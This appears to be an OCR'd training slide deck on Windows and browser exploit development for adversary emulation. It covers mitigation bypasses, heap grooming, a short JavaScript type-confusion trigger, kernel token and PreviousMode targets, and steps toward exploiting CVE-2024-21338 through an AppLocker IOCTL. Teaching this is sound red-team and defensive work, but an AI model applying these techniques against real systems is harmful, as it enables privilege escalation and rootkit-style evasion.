EXPLOIT DEV FOR ADVERSARY EMULATION

Real-world usage

- Puzzlemaker Malware
  - CVE-2021-21224 (Chrome Exploit) + CVE-2021-31956 (Kernel Exploit) (https://securelist.com/puzzlemaker-chrome-zero-day-exploit-chain/102771/)
- Lazarus Group/Citrine Sleet (FudModule Rootkit)
  - CVE-2021-21551 (https://www.bleepingcomputer.com/news/security/lazarus-hackers-abuse-dell-driver-bug-using-new-fudmodule-rootkit/)
  - CVE-2024-7971 (Chrome Exploit) + CVE-2024-38106 (Kernel Exploit) (https://www.microsoft.com/en-us/security/blog/2024/08/30/north-korean-threat-actor-citrine-sleet-exploiting-chromium-zero-day/)
  - CVE-2024-21338 (https://decoded.avast.io/janvojtesek/lazarus-and-the-fudmodule-rootkit-beyond-byovd-with-an-admin-to-kernel-zero-day/)
- Rootkit utilizes CVE-2024-21338

MODERN EXPLOIT MITIGATIONS

USERMODE

- DEP
- ASLR
- CFG
- ACG
- CET
- SANDBOX

KERNEL

- SMEP
- KASLR
- KCFG
- HVCI
- KCET

WDEG CAN INTRODUCE MORE MITIGATIONS, BUT THESE MUST BE MANUALLY ENABLED

EXPLOITATION SOLUTIONS

- DEP – CODE REUSE (RETURN/JUMP/CALL ORIENTED PROGRAMMING)
- SMEP – PTE TAMPERING (U -> S)
- ASLR/KASLR – MEMORY LEAKS
- CFG/KCFG – OUT-OF-CONTEXT CALLS / RET OVERWRITE
  - CAN BE DISABLED VIA IAT OVERWRITES
- ACG – RETURN ORIENTED SHELLCODE
- HVCI – IAT OVERWRITE / DATA-ONLY ATTACKS
- CET/KCET – OUT-OF-CONTEXT CALLS / DATA-ONLY ATTACKS

General Vulnerability Classes

- Stack or Heap Buffer Overflow
  - Out of bounds read or write
  - Arbitrary read or write (CVE-2021-21551)
- Use-After-Free
  - Arbitrary free
  - Double free
- Type Confusion – difficult to patch diff

Feng Shui likely required: Heap Overflow, Use After Free

KERNEL-SPECIFIC VULNERABILITY CLASSES

- POOL OVERFLOW
- UNSANITIZED USERMODE CALLBACK
- DRIVER CALLBACK OVERWRITE (CVE-2024-21338)

FENG SHUI LIKELY REQUIRED: POOL OVERFLOW

- EXAMPLE: HTTPS://GITHUB.COM/COLEHOUSTON/SCOOP-THE-POOL-TEMPLATE

OVERVIEW OF MAIN ALLOCATORS

- FRONT-END ALLOCATOR (LOW-FRAGMENTATION HEAP)
  - ACTIVATED ON SMALLER SIZES AFTER 18 ALLOCATIONS
  - OBJECTS OF SAME SIZE ALLOCATED IN SAME SUBSEGMENT
  - ALLOCATION ORDER IS RANDOM, LIKELY FREE SPACE BETWEEN ALLOCATIONS
  - FILL UP FREE SPACE BY OVER-ALLOCATING
    - THEN FREE CHUNKS TO MAKE HOLES
- BACK-END ALLOCATOR (DEFAULT ALLOCATOR)
  - CHUNK COALESCING
  - LOOKASIDE LISTS (LIFO)
  - CAN CREATE ‘SINKHOLES’ FOR ‘NOISE’ AND ‘BUFFER ALLOCATIONS’ TO PREVENT COALESCLING

WEAPONIZING A POC

- First: demonstrates presence of a bug with crash
  - ~30 lines of code
- Second: weaponized browser exploit that results in remote code execution on exploited machines
  - 500+ lines of code
- Vulnerability Research != Exploit Development
  - Finding bugs requires skilled Vulnerability Researchers
  - Weaponizing bugs requires skilled Exploit Developers

```
function cons() {

}

function opt(o, value) {
    o.b = 1;

    new cons();

    o.a = value;
}

function main() {
    for (let i = 0; i < 2000; i++) {
        cons.prototype = {};

        let o = {a: 1, b: 2};
        opt(o, {});
    }

    let o = {a: 1, b: 2};

    cons.prototype = o;

    opt(o, 0x1234);

    print(o.a);
}

main();
```

COMMON EXPLOIT PRIMITIVES

- HIJACK EXECUTION
  - COMMON IN STACK OVERFLOWS
  - WEAK CONTROL OVER MEMORY, DIFFICULT TO RESTORE EXECUTION
- READ AND WRITE
  - LEAK ARBITRARY MEMORY
  - CREATE FAKE OBJECTS
  - STORE DATA
  - CALL ARBITRARY FUNCTIONS WITH CONTROLLED ARGUMENTS
- ARBITRARY INCREMENT/DECREMENT
  - USEFUL FOR KERNEL
  - TAMPER WITH STRUCTS (KTHREAD)

REUSING EXPLOIT PRIMITIVES

- REUSE EXPLOIT STRATEGIES FOR SAME PROGRAMS
  - CREATING MEMORY LAYOUTS
  - FINDING STORAGE BUFFERS
  - OBJECTS TO CORRUPT
  - OBJECTS FOR USE-AFTER-FREE
  - GADGET CHAINS (ROP/ETC)

ADVANTAGES OF LOCAL EXPLOITATION

- ALLOCATE STORAGE SPACE
- GROOM MEMORY BY ALLOCATING/FREEING OBJECTS (EX: NAMED PIPES)
- LEAK KERNEL MEMORY IF IN MEDIUM/HIGH INTEGRITY
- NO NEED TO EXECUTE CODE; JUST CLEAR THE WAY FOR YOUR CODE TO EXECUTE

WINDOWS ROOTKITS

- OLD ROOTKIT STRATEGY: INSTALL MALICIOUS DRIVERS
  - KERNEL PATCH PROTECTION
  - DRIVER SIGNATURE ENFORCEMENT
- NEW STRATEGY
  - CREATE RW PRIMITIVES THROUGH EXPLOIT (BYOVD)
  - POST-EX THROUGH OVERWRITING DATA

KERNEL DATA TARGETS

- KTHREAD
  - PREVIOUSMODE
- EPROCESS
  - TOKENS
  - PROTECTION (PPL)
  - MITIGATIONS
  - ACCESS CONTROL LISTS
- HANDLES
  - OBJECT ADDRESS
- ETW THREAT INTELLIGENCE
- KERNEL CALLBACKS


EXPLOITING CVE-2024-21338

- IO CONTROL CALLS (IOCTLS)
  - IO CONTROL CODE
  - INPUT BUFFER
  - OUTPUT BUFFER
- APPLOCKER DRIVER CALLBACK OVERWRITE
  - EXPOSED IOCTL TO USERLAND
  - PATCHED VERSION CHECKS PREVIOUSMODE OF THREAD CALLING IOCTL

EXPLOITING CVE-2024-21338


ONLY LOCAL SERVICE CAN OBTAIN HANDLE TO DRIVER

TOKEN STEALING CODE WORKS TO BECOME LOCAL SERVICE




EXPLOITING CVE-2024-21338

FINDING THE IOCTL TABLE




EXPLOITING CVE-2024-21338

TRACING IOCTL 0x22A018




EXPLOITING CVE-2024-21338

FINDING VALID BUFFER SIZE (0x18, 3 QWORDS)



